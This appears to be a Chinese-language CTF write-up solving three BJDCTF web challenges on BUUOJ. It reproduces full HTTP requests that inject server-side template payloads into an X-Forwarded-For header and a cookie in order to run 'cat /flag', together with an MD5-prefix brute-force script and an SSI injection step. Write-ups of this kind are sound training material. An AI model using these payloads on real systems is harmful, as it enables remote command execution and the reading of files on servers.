    <!-- magnific popup script load-->
    <script src="assets/js/jquery.magnific-popup.js"></script>
    <!--way point script load-->
    <script src="assets/js/waypoints.min.js"></script>
    <!--line progress bar script load-->
    <script src="assets/js/circle-progress.min.js"></script>
    <!-- counter up script load-->
    <script src="assets/js/typed.js"></script>
    <!-- typed script load-->
    <script src="assets/js/jquery.counterup.min.js"></script>
    <!--Owl carousel script load-->
    <script src="assets/js/owl.carousel.min.js"></script>
    <!--Image load script -->
    <script src="assets/js/imagesloaded.pkgd.js"></script>
    <!--Bootstrap v3 script load here-->
    <script src="assets/js/bootstrap.min.js"></script>
    <!--Slick Nav Js File Load-->
    <script src="assets/js/jquery.slicknav.min.js"></script>
    <!--Wow Js File Load-->
    <script src="assets/js/wow.min.js"></script>
    <!--Wow Js File Load-->
    <script src="assets/js/scrollspy.js"></script>
    <!--Main js file load-->
    <script src="assets/js/main.js"></script>
</body>
</html>

flag{75a14928-8e0e-4004-91be-3ec9b64a760b}
```


PHP可变变量

The_Mystery_of_ip



Your IP is :
174.0.81.45

点进去发现三个,index.php、hint.php、flag.php。一开始没发现hint.php的提示，我这眼神，不过我看到flag.php的ip，然后试了下X-Forwarded-For、client-ip。发现ip可控，想到之前打的一题XFF注入的题，然后发现没有。看Y1ng表哥博客发现ssti注入，我傻了，第一次遇到这样也可以ssti注入的。学到了！！！



```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:25662
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.79 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
X-Forwarded-For: 127.0.0.1{{system('cat /flag')}}
Referer: http://node3.buuoj.cn:25662/hint.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```


```
                        </button>
                        <a href="index.php" class="navbar-brand">BJDCTF</a>
                    </div>

                    <div class="navbar-collapse collapse nav2" aria-expanded="false" style="height: 0px">
                        <ul class="nav navbar-nav ul-head1">
                            <li class=""><a href="flag.php">Flag</a></li>
                            <li class=""><a href="hint.php">Hint</a></li>
                        </ul>

                        <ul class="nav navbar-nav navbar-right ul-head2">
                <li class=""><a href="index.php">@Shana</a></li>
                </ul>
                    </div>
                </div>
            </nav><div class="container panel1">
                            <div class="row">
                            <div class="col-md-4">
                            </div>
                            <div class="col-md-4">
                            <div class="jumbotron pan">
                                    <div class="form-group log">
                                            <label><h2>Your IP is :
127.0.0.1flag{9198bfe9-0cbc-4a0e-a918-81d99d8aeae0}
flag{9198bfe9-0cbc-4a0e-a918-81d99d8aeae0}                      </h2></label>
                                    </div>
                            </div>
                            </div>
                            <div class="col-md-4">
                            </div>
                            </div>
                    </div>
        </body>
</html>
```


pyload：

X-Forwarded-For: 127.0.0.1{{system('cat /flag')}}

Cookie is so stable

页面元素和上一题差不多，flag.php变成输入的，想到上一题是ssti注入，突然感觉这题可能也是注入题，然后输入了{{7*7}},果然！






关于ssti注入(二向箔安全学院)

直接拿这篇的payloadl来打：

{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}

发现可以直接打。

{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}



```
GET /flag.php HTTP/1.1
Host: 7a1214fe-cf7d-403c-b6e7-3d8742dffe8f.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.79 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Referer: http://7a1214fe-cf7d-403c-b6e7-3d8742dffe8f.node3.buuoj.cn/flag.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=dc954b36c547c7b8e41abf3d155d1990;
user={{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
Connection: close
```

```
style="height: 0px">
                <ul class="nav navbar-nav ul-head1">
                  <li class=""><a href="flag.php">Flag</a></li>
                  <li class=""><a href="hint.php">Hint</a></li>
                </ul>

                <ul class="nav navbar-nav navbar-right ul-head2">
          <li class=""><a href="index.php">@Shana</a></li>
          </ul>
              </div>
          </div>
      </nav><div class="container panel1">
                  <div class="row">
                  <div class="col-md-4">
                  </div>
                  <div class="col-md-4">
                  <div class="jumbotron pan">  <div class="form-group log">
                          <label><h2>Hello
flag{826bb383-d7c2-4828-9399-220225fe380b}</h2></label>
                      </div>      <div class="row pt-3">
                      <div class="col-md-12">
                          <a href="logout.php"><button type="submit" form="form1"
name="Logout" value="logout" class="btn btn-default float-right" >Logout</button></a>
                      </div>
                  </div>

                  </div>
                  </div>
                  <div class="col-md-4">
```

服务器会将我们输入的注入编码后变成cookie，我们直接把注入放在cookie里就行了！

EasySearch


打了半天没思路，看了别的表哥的wp，发现原先题目有提示vim泄露的，Buu复现好像没提示，index.php.swp拿到源码。

可以看到要求username不为空，并且我们输入的密码MD5，前六位要与6d0bc1相等。

```
import hashlib

list='0123456789'

for a in list:

for b in list:
```

```
for c in list:
for d in list:
for e in list:
for f in list:
for g in list:
str1 = (a+b+c+d+e+f+g)
value = hashlib.md5(str1.encode()).hexdigest()
if value[0:6] == '6d0bc1':
print(str1)
```


跑出 三个数字2020666、2305004、9162671。随便用一个！穿后返回了个地址



```
POST /index.php HTTP/1.1
Host: 3f9730c0-15d0-42d5-93c6-908a1d4591b6.node3.buuoj.cn
Content-Length: 31
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.79 Safari/537.36
Origin: http://3f9730c0-15d0-42d5-93c6-908a1d4591b6.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Referer: http://3f9730c0-15d0-42d5-93c6-908a1d4591b6.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin&password=9162671
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 17 Feb 2020 12:49:33 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 568
Connection: close
Url_is_here: public/a4e50c39a77d4d5c8853d05440aea024b5c3c85c.shtml
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.27

<!DOCTYPE html>
   <html>
   <head>
   <meta charset="utf-8">
   <title>Login</title>
   <meta http-equiv="Content-Type" content="text/html;charset=UTF-8">
   <meta name="viewport" content="width=device-width">
   <link href="public/css/base.css" rel="stylesheet" type="text/css">
   <link href="public/css/login.css" rel="stylesheet" type="text/css">
   </head>
   <body><script>alert('[+] Welcome to manage system')</script>[!] Header  error ...
<div id="tip"></div>
   <div class="foot">
   bjd.cn
   </div>
   </form>
</div></body>
</html>
```

访问一下，发现刚刚username被用了




Hello,admin

data: Monday, 17-Feb-2020 12:49:39 UTC

Client IP: 174.0.81.45

省赛的时候考过ssi解析漏洞，上ssi解析漏洞:

访问了根目录和当前目录发现没有flag文件，然后访问了下上级目录



```
Hello,flag_990c66bf85a09c664f0b6741840499b2 index.php index.php.swp
public

data: Monday, 17-Feb-2020 12:54:53 UTC

Client IP: 174.0.81.45
```

发现flag文件，直接打，得到flag。

文章首发